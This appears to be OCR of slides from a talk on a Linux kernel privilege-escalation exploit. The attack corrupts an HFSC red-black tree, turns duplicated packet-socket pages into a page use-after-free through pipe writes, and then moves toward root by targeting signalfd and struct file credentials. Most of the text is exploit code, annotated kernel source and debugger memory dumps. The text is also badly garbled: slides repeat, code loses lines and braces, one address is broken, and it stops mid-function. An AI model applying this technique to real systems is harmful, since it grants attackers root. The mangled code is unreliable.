
RBTREE REMOVE

```
static inline void
eltree_remove(struct hfsc_class *cl)
{
        if (!RB_EMPTY_NODE(&cl->el_node)) {
                rb_erase(&cl->el_node, &cl->sched->eligible);
                RB_CLEAR_NODE(&cl->el_node);
        }
}
```

```
void rb_erase(struct rb_node *node, struct rb_root *root)
{
        struct rb_node *rebalance;
        __rb_erase_augmented(node, root, &dummy_callbacks);
        if (rebalance)
                ____rb_erase_color(rebalance, root, dummy_rotate);
}
```


```
static __always_inline struct rb_node *
__rb_erase_augmented(struct rb_node *node, struct rb_root *root,
                     const struct rb_augment_callbacks *augment)
{
    struct rb_node *child = node->rb_right;
    struct rb_node *tmp = node->rb_left;
    struct rb_node *parent, *rebalance;
    unsigned long pc;

    // node  = C2 (0xffff88810a6d18a0)
    // child = C2->rb_right = E (0xffff88810a6d1bf0)
    // tmp   = C2->rb_left = P (0xffff88810ac21000)

    if (!tmp) {
        // ...
    } else if (!child) {
        // ...
    } else {
        struct rb_node *successor = child, *child2; // successor = E
        tmp = child->rb_left; // tmp = E->rb_left = 0
        if (!tmp) {
            parent = successor; // parent = E
            child2 = successor->rb_right; // child2 = E->rb_right = 0
            augment->copy(node, successor); // noop
        } else {
            // ...
        }

        tmp = node->rb_left; // tmp = C2->rb_left = P
        WRITE_ONCE(successor->rb_left, tmp); // E->rb_left = P (Pwned!)
        rb_set_parent(tmp, successor); // P->__rb_parent_color = E

        pc = node->__rb_parent_color; // pc = C2->__rb_parent_color = 0
        tmp = __rb_parent(pc); // tmp = 0
        __rb_change_child(node, successor, tmp, root); // WRITE_ONCE(root->rb_node, 0);

        if (child2) { // child2 = E->rb_right = 0
            rb_set_parent_color(child2, parent, RB_BLACK);
            rebalance = NULL;
        } else {
            rebalance = rb_is_black(successor) ? parent : NULL; // rebalance = NULL
        }
        successor->__rb_parent_color = pc; // E->__rb_parent_color = 0
        tmp = successor;
    }

    augment->propagate(tmp, NULL); // noop
    return rebalance;
}
```

RBTREE REMOVE





```c
static __always_inline struct rb_node *
__rb_erase_augmented(struct rb_node *node, struct rb_root *root,
             const struct rb_augment_callbacks *augment)
{
    struct rb_node *child = node->rb_right;
    struct rb_node *tmp = node->rb_left;
    struct rb_node *parent, *rebalance;
    unsigned long pc;

    // node  = C2 (0xffff88810a6d18a0)
    // child = C2->rb_right = E (0xffff88810a6d1bf0)
    // tmp   = C2->rb_left = P (0xffff88810ac21000)

    if (!tmp) {
        // ...
    } else if (!child) {
        // ...
    } else {
        struct rb_node *successor = child, *child2; // successor = E
        tmp = child->rb_left; // tmp = E->rb_left = 0
        if (!tmp) {
            parent = successor; // parent = E
            child2 = successor->rb_right; // child2 = E->rb_right = 0
            augment->copy(node, successor); // noop
        } else {
            // ...
        }

        tmp = node->rb_left; // tmp = C2->rb_left = P
        WRITE_ONCE(successor->rb_left, tmp); // E->rb_left = P (Pwned!)
        rb_set_parent(tmp, successor); // P->__rb_parent_color = E

        pc = node->__rb_parent_color; // pc = C2->__rb_parent_color = 0
        tmp = __rb_parent(pc); // tmp = 0
        __rb_change_child(node, successor, tmp, root); // WRITE_ONCE(root->rb_node, 0);

        if (child2) { // child2 = E->rb_right = 0
            rb_set_parent_color(child2, parent, RB_BLACK);
            rebalance = NULL;
        } else {
            rebalance = rb_is_black(successor) ? parent : NULL; // rebalance = NULL
        }
        successor->__rb_parent_color = pc; // E->__rb_parent_color = 0
        tmp = successor;
    }

    augment->propagate(tmp, NULL); // noop
    return rebalance;
}
```

RBTREE REMOVE




```c
static __always_inline struct rb_node *
__rb_erase_augmented(struct rb_node *node, struct rb_root *root,
             const struct rb_augment_callbacks *augment)
{
    struct rb_node *child = node->rb_right;
    struct rb_node *tmp = node->rb_left;
    struct rb_node *parent, *rebalance;
    unsigned long pc;

    // node  = C2 (0xffff88810a6d18a0)
    // child = C2->rb_right = E (0xffff88810a6d1bf0)
    // tmp   = C2->rb_left = P (0xffff88810ac21000)

    if (!tmp) {
        // ...
    } else if (!child) {
        // ...
    } else {
        struct rb_node *successor = child, *child2; // successor = E
        tmp = child->rb_left; // tmp = E->rb_left = 0
        if (!tmp) {
            parent = successor; // parent = E
            child2 = successor->rb_right; // child2 = E->rb_right = 0
            augment->copy(node, successor); // noop
        tmp = node->rb_left; // tmp = C2->rb_left = P
        WRITE_ONCE(successor->rb_left, tmp); // E->rb_left = P (Pwned!)
        rb_set_parent(tmp, successor); // P->__rb_parent_color = E

        pc = node->__rb_parent_color; // pc = C2->__rb_parent_color = 0
        tmp = __rb_parent(pc); // tmp = 0
        __rb_change_child(node, successor, tmp, root); // WRITE_ONCE(root->rb_node, 0);

        if (child2) { // child2 = E->rb_right = 0
            rb_set_parent_color(child2, parent, RB_BLACK);
            rebalance = NULL;
        } else {
            rebalance = rb_is_black(successor) ? parent : NULL; // rebalance = NULL
        }
        successor->__rb_parent_color = pc; // E->__rb_parent_color = 0
        tmp = successor;
    }

    augment->propagate(tmp, NULL); // noop
    return rebalance;
}
```

RBTREE REMOVE




```c
static __always_inline struct rb_node *
__rb_erase_augmented(struct rb_node *node, struct rb_root *root,
             const struct rb_augment_callbacks *augment)
{
    struct rb_node *child = node->rb_right;
    struct rb_node *tmp = node->rb_left;
    struct rb_node *parent, *rebalance;
    unsigned long pc;

    // node  = C2 (0xffff88810a6d18a0)
    // child = C2->rb_right = E (0xffff88810a6d1bf0)
    // tmp   = C2->rb_left = P (0xffff88810ac21000)

    if (!tmp) {
        // ...
    } else if (!child) {
        // ...
    } else {
        struct rb_node *successor = child, *child2; // successor = E
        tmp = child->rb_left; // tmp = E->rb_left = 0
        if (!tmp) {
            parent = successor; // parent = E
            child2 = successor->rb_right; // child2 = E->rb_right = 0
            augment->copy(node, successor); // noop
        } else {
            // ...
            tmp = node->rb_left; // tmp = C2->rb_left = P
            WRITE_ONCE(successor->rb_left, tmp); // E->rb_left = P (Pwned!)
            rb_set_parent(tmp, successor); // P->__rb_parent_color = E
            // ...
        }
        pc = node->__rb_parent_color; // pc = C2->__rb_parent_color = 0
        tmp = __rb_parent(pc); // tmp = 0
        __rb_change_child(node, successor, tmp, root); // WRITE_ONCE(root->rb_node, 0);

        if (child2) { // child2 = E->rb_right = 0
            rb_set_parent_color(child2, parent, RB_BLACK);
            rebalance = NULL;
        } else {
            rebalance = rb_is_black(successor) ? parent : NULL; // rebalance = NULL
        }
        successor->__rb_parent_color = pc; // E->__rb_parent_color = 0
        tmp = successor;
    }

    augment->propagate(tmp, NULL); // noop
    return rebalance;
}
```

RBTREE REMOVE

```
gef➤  x/40gx 0xffff88810a6d0ca0 // Original PGV (C1)
0xffff88810a6d0ca0:    0xffff88810ac1f000      0xffff88810ac20000
0xffff88810a6d0cb0:    0xffff88810ac21000      0xffff88810ac22000
0xffff88810a6d0cc0:    0xffff88810ac23000      0xffff88810ac24000
0xffff88810a6d0cd0:    0xffff88810ac25000      0xffff88810ac26000
...

gef➤  x/40gx 0xffff88810a6d1bf0 // Evil Grandpa and target PGV
0xffff88810a6d1bf0:    0x0000000000000000      0x0000000000000000
0xffff88810a6d1c00:    0xffff88810ac21000      0xffff888121325000
0xffff88810a6d1c10:    0xffff888121327000      0xffff888121328000
0xffff88810a6d1c20:    0xffff888121329000      0xffff88812132a000
...
```

RBTREE REMOVE

```
gef➤  x/40gx 0xffff88810a6d0ca0 // Original PGV (C1)
0xffff88810a6d0ca0:    0xffff88810ac1f000      0xffff88810ac20000
0xffff88810a6d0cb0:    0xffff88810ac21000      0xffff88810ac22000
0xffff88810a6d0cc0:    0xffff888121325000      0xffff88810ac24000
0xffff88810a6d0cd0:    0xffff888121327000      0xffff88810ac26000
...

gef➤  x/40gx 0xffff8                  -0x10 // Evil Grandpa and target PGV
0xffff88810a6d1bf0:    0x0000000000000000      0x0000000000000000
0xffff88810a6d1c00:    0xffff88810ac21000      0xffff888121325000
0xffff88810a6d1c10:    0xffff888121327000      0xffff888121328000
0xffff88810a6d1c20:    0xffff888121329000      0xffff88812132a000
...
```

RBTREE REMOVE

```
gef➤  x/40gx 0xffff88810a6d0ca0 // Original PGV (C1)
0xffff88810a6d0ca0:    0xffff88810ac1f000      0xffff88810ac20000
0xffff88810a6d0cb0:    0xffff88810ac21000      0xffff88810ac22000
0xffff88810a6d0cc0:    0xffff88810ac23000      0xffff88810ac24000
0xffff88810a6d0cd0:    0xffff88810ac25000      0xffff88810ac26000
```

WELL, NOT YET...

```
gef➤  x/40gx 0xffff88810a6d1bf0 // Evil Grandpa and target PGV
0xffff88810a6d1bf0:    0x0000000000000000      0x0000000000000000
0xffff88810a6d1c00:    0xffff88810ac21000      0xffff888121325000
0xffff88810a6d1c10:    0xffff888121327000      0xffff888121328000
0xffff88810a6d1c20:    0xffff888121329000      0xffff88812132a000
...
```

PAGE DUPLICATION TO PAGE-UAF

```c
// Find the duplicate page
for (int i = 0; i < NUM_PGV_AFTER; i++) {
    pages[i] = mmap_pg_vec(psocks[i], total_size);
    page = (uint64_t *)pages[i];
    if (memchr(page, 0xFF, total_size) != NULL) {
        psock_b = psocks[i];
        page_b = (uint64_t *)page;
        break;
    }
}
```

PAGE DUPLICATION TO PAGE-UAF

THE PAGE REFCOUNT IS 3

- ORIGINAL PGV
- MMAPPED TO USERSPACE
- MMAPPED AGAIN

PAGE DUPLICATION TO PAGE-UAF

THE # OF REFERENCES IS 4

- ORIGINAL PGV
- MMAPPED TO USERSPACE
- MMAPPED AGAIN
- **TARGET PGV**

PAGE DUPLICATION TO PAGE-UAF

```
munmap(page_a, total_size); // counter = 3 -> 2
munmap(page_b, total_size); // counter = 2 -> 1
close(psock_a);             // counter = 1 -> 0 -> Free

// Page reclaimed, counter = 1
for (int i = 0; i < NUM_PIPES; i++)
    write(pipes[i][1], buff, PAGE_SIZE);

close(psock_b); // counter = 0 -> free (page-UAF)
```

PAGE DUPLICATION TO PAGE-UAF

```
munmap(page_a, total_size); // counter = 3 -> 2
munmap(page_b, total_size); // counter = 2 -> 1
close(psock_a);             // counter = 1 -> 0 -> free

// Page reclaimed, counter = 1
for (int i = 0; i < NUM_PIPES; i++)
    write(pipes[i][1], buff, PAGE_SIZE);

close(psock_b); // counter = 0 -> free (page-UAF)
```

PAGE DUPLICATION TO PAGE-UAF

```
munmap(page_a, total_size); // counter = 3 -> 2
munmap(page_b, total_size); // counter = 2 -> 1
close(psock_a);             // counter = 1 -> 0 -> Free

// Page reclaimed, counter = 1
for (int i = 0; i < NUM_PIPES; i++)
    write(pipes[i][1], buff, PAGE_SIZE);

close(psock_b); // counter = 0 -> free (page-UAF)
```

PAGE DUPLICATION TO PAGE-UAF

```
munmap(page_a, total_size); // counter = 3 -> 2
munmap(page_b, total_size); // counter = 2 -> 1
close(psock_a);             // counter = 1 -> 0 -> Free

// Page reclaimed, counter = 1
for (int i = 0; i < NUM_PIPES; i++)
    write(pipes[i][1], buff, PAGE_SIZE);

close(psock_b); // counter = 0 -> free (page-UAF)
```

PAGE DUPLICATION TO PAGE-UAF

```
munmap(page_a, total_size); // counter = 3 -> 2
munmap(page_b, total_size); // counter = 2 -> 1
close(psock_a);             // counter = 1 -> 0 -> Free

// Page reclaimed, counter = 1
for (int i = 0; i < NUM_PIPES; i++)
    write(pipes[i][1], buff, PAGE_SIZE);

close(psock_b); // counter = 0 -> free (page-UAF)
```

```
if (!page) {
        page = alloc_page(GFP_HIGHUSER | __GFP_ACCOUNT);
        if (unlikely(!page)) {
                ret = ret ? : -ENOMEM;
                break;
        }
        pipe->tmp_page = page;
}
```

pipe_write()

PAGE DUPLICATION TO PAGE-UAF

```
munmap(page_a, total_size); // counter = 3 -> 2
munmap(page_b, total_size); // counter = 2 -> 1
close(psock_a);             // counter = 1 -> 0 -> Free

// Page reclaimed, counter = 1
for (int i = 0; i < NUM_PIPES; i++)
    write(pipes[i][1], buff, PAGE_SIZE);

close(psock_b); // counter = 0 -> free (page-UAF)
```

```
if (!page) {
page = alloc_page(GFP_HIGHUSER | __GFP_ACCOUNT);
            ret = ret ? : -ENOMEM;
            break;
        }
        pipe->tmp_page = page;
}
```

pipe_write()


PAGE DUPLICATION TO PAGE-UAF

```
munmap(page_a, total_size); // counter = 3 -> 2
munmap(page_b, total_size); // counter = 2 -> 1
close(psock_a);             // counter = 1 -> 0 -> Free

// Page reclaimed, counter = 1
for (int i = 0; i < NUM_PIPES; i++)
    write(pipes[i][1], buff, PAGE_SIZE);

close(psock_b); // counter = 0 -> free (page-UAF)
```

PAGE-UAF

AND NOW?

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES



FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```c
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        // ...

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

        if (ufd == -1) {
                ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
                if (!ctx)
                        return -ENOMEM;

                ctx->sigmask = *mask;

                ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                                       O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
                if (ufd < 0)
                        kfree(ctx);
        } else {
                struct fd f = fdget(ufd);
                if (!f.file)
                        return -EBADF;
                ctx = f.file->private_data;
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

SIGNALFD

ENABLES SIGNAL HANDLING THROUGH A FILE DESCRIPTOR

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```c
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        // ...

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

        if (ufd == -1) {
                ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
                if (!ctx)
                        return -ENOMEM;

                ctx->sigmask = *mask;

                ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                                       O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
                if (ufd < 0)
                        kfree(ctx);
        } else {
                struct fd f = fdget(ufd);
                if (!f.file)
                        return -EBADF;
                ctx = f.file->private_data;
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

SIGNALFD

ENABLES SIGNAL HANDLING THROUGH A FILE DESCRIPTOR

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        // ...

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

if (ufd == -1) {
        ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
        if (!ctx)
                return -ENOMEM;

        ctx->sigmask = *mask;

        ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                               O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
        if (ufd < 0)
                kfree(ctx);
} else {
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

```
struct file {
        union {
                struct llist_node       f_llist;
                struct rcu_head         f_rcuhead;
                unsigned int            f_iocb_flags;
        };
        spinlock_t              f_lock;
        fmode_t                 f_mode;
        atomic_long_t           f_count;
        struct mutex            f_pos_lock;
        loff_t                  f_pos;
        unsigned int            f_flags;
        struct fown_struct      f_owner;
        const struct cred       *f_cred;
        struct file_ra_state    f_ra;
        struct path             f_path;
        struct inode            *f_inode;
        const struct file_operations    *f_op;
        u64                     f_version;
#ifdef CONFIG_SECURITY
        void                    *f_security;
#endif
        void                    *private_data;
#ifdef CONFIG_EPOLL
        struct hlist_head       *f_ep;
#endif
        struct address_space    *f_mapping;
        errseq_t                f_wb_err;
        errseq_t                f_sb_err;
} __randomize_layout
  __attribute__((aligned(4)));
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        // ...

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

if (ufd == -1) {
        ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
        if (!ctx)
                return -ENOMEM;

        ctx->sigmask = *mask;

        ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                               O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
        if (ufd < 0)
                kfree(ctx);
} else {
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

```
struct file {
        union {
                struct llist_node       f_llist;
                struct rcu_head         f_rcuhead;
                unsigned int            f_iocb_flags;
        };
        spinlock_t              f_lock;
        fmode_t                 f_mode;
        atomic_long_t           f_count;
        struct mutex            f_pos_lock;
        loff_t                  f_pos;
        unsigned int            f_flags;
        struct fown_struct      f_owner;
        const struct cred       *f_cred;
        struct file_ra_state    f_ra;
        struct path             f_path;
        struct inode            *f_inode;
        const struct file_operations    *f_op;
        u64                     f_version;
#ifdef CONFIG_SECURITY
        void                    *f_security;
#endif
        void                    *private_data;
#ifdef CONFIG_EPOLL
        struct hlist_head       *f_ep;
#endif
        struct address_space    *f_mapping;
        errseq_t                f_wb_err;
        errseq_t                f_sb_err;
} __randomize_layout
  __attribute__((aligned(4)));
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        // ...

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

if (ufd == -1) {
        ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
        if (!ctx)
                return -ENOMEM;

        ctx->sigmask = *mask;

        ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                               O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
        if (ufd < 0)
                kfree(ctx);
} else {
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

```
struct file {
        union {
                struct llist_node       f_llist;
                struct rcu_head         f_rcuhead;
                unsigned int            f_iocb_flags;
        };
        spinlock_t              f_lock;
        fmode_t                 f_mode;
        atomic_long_t           f_count;
        struct mutex            f_pos_lock;
        loff_t                  f_pos;
        unsigned int            f_flags;
        struct fown_struct      f_owner;
        const struct cred       *f_cred;
        struct file_ra_state    f_ra;
        struct path             f_path;
        struct inode            *f_inode;
        const struct file_operations    *f_op;
        u64                     f_version;
#ifdef CONFIG_SECURITY
        void                    *f_security;
#endif
void                            *private_data;
        struct hlist_head       *f_ep;
#endif
        struct address_space    *f_mapping;
        errseq_t                f_wb_err;
        errseq_t                f_sb_err;
} __randomize_layout
  __attribute__((aligned(4)));
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```c
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        // ...

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

        if (ufd == -1) {
                ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
                if (!ctx)
                        return -ENOMEM;

                ctx->sigmask = *mask;

                ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                                       O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
                if (ufd < 0)
                        kfree(ctx);
        } else {
                struct fd f = fdget(ufd);
                if (!f.file)
                        ctx = f.file->private_data;
                        // ...
                        spin_lock_irq(&current->sighand->siglock);
                        ctx->sigmask = *mask;
                        spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

```c
struct file {
        union {
                struct llist_node       f_llist;
                struct rcu_head         f_rcuhead;
                unsigned int            f_iocb_flags;
        };
        spinlock_t              f_lock;
        fmode_t                 f_mode;
        atomic_long_t           f_count;
        struct mutex            f_pos_lock;
        loff_t                  f_pos;
        unsigned int            f_flags;
        struct fown_struct      f_owner;
        const struct cred       *f_cred;
        struct file_ra_state    f_ra;
        struct path             f_path;
        struct inode            *f_inode;
        const struct file_operations    *f_op;
        u64                     f_version;
#ifdef CONFIG_SECURITY
        void                    *f_security;
#endif
        void                    *private_data;
        struct hlist_head       *f_ep;
#endif
        struct address_space    *f_mapping;
        errseq_t                f_wb_err;
        errseq_t                f_sb_err;
} __randomize_layout
  __attribute__((aligned(4)));
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```c
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        // ...

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
        signotset(mask);

        if (ufd == -1) {
                ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
                if (!ctx)
                        return -ENOMEM;

                ctx->sigmask = *mask;

                ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                                       O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
                if (ufd < 0)
                        kfree(ctx);
        } else {
                struct fd f = fdget(ufd);
                if (!f.file)
                        return -EBADF;
                ctx = f.file->private_data;
                // ...
                spin_lock_irq(&current->sighand->siglock);
                ctx->sigmask = *mask;
                spin_unlock_irq(&current->sighand->siglock);

                wake_up(&current->sighand->signalfd_wqh);
                fdput(f);
        }

        return ufd;
}
```

```c
struct file {
        union {
                struct llist_node       f_llist;
                struct rcu_head         f_rcuhead;
                unsigned int            f_iocb_flags;
        };
        spinlock_t              f_lock;
        fmode_t                 f_mode;
        atomic_long_t           f_count;
        struct mutex            f_pos_lock;
        loff_t                  f_pos;
        unsigned int            f_flags;
        struct file_ra_state    f_ra;
        struct path             f_path;
        struct inode            *f_inode;
        const struct file_operations    *f_op;
        u64                     f_version;
#ifdef CONFIG_SECURITY
        void                    *f_security;
#endif
        struct hlist_head       *f_ep;
#endif
        struct address_space    *f_mapping;
        errseq_t                f_wb_err;
        errseq_t                f_sb_err;
} __randomize_layout
  __attribute__((aligned(4)));
```

```c
const struct cred       *f_cred;
```

```c
void                    *private_data;
```

FROM PAGE-UAF TO ROOT VIA SIGNALFD FILES

```c
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
        struct signalfd_ctx *ctx;

        // ...

        sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
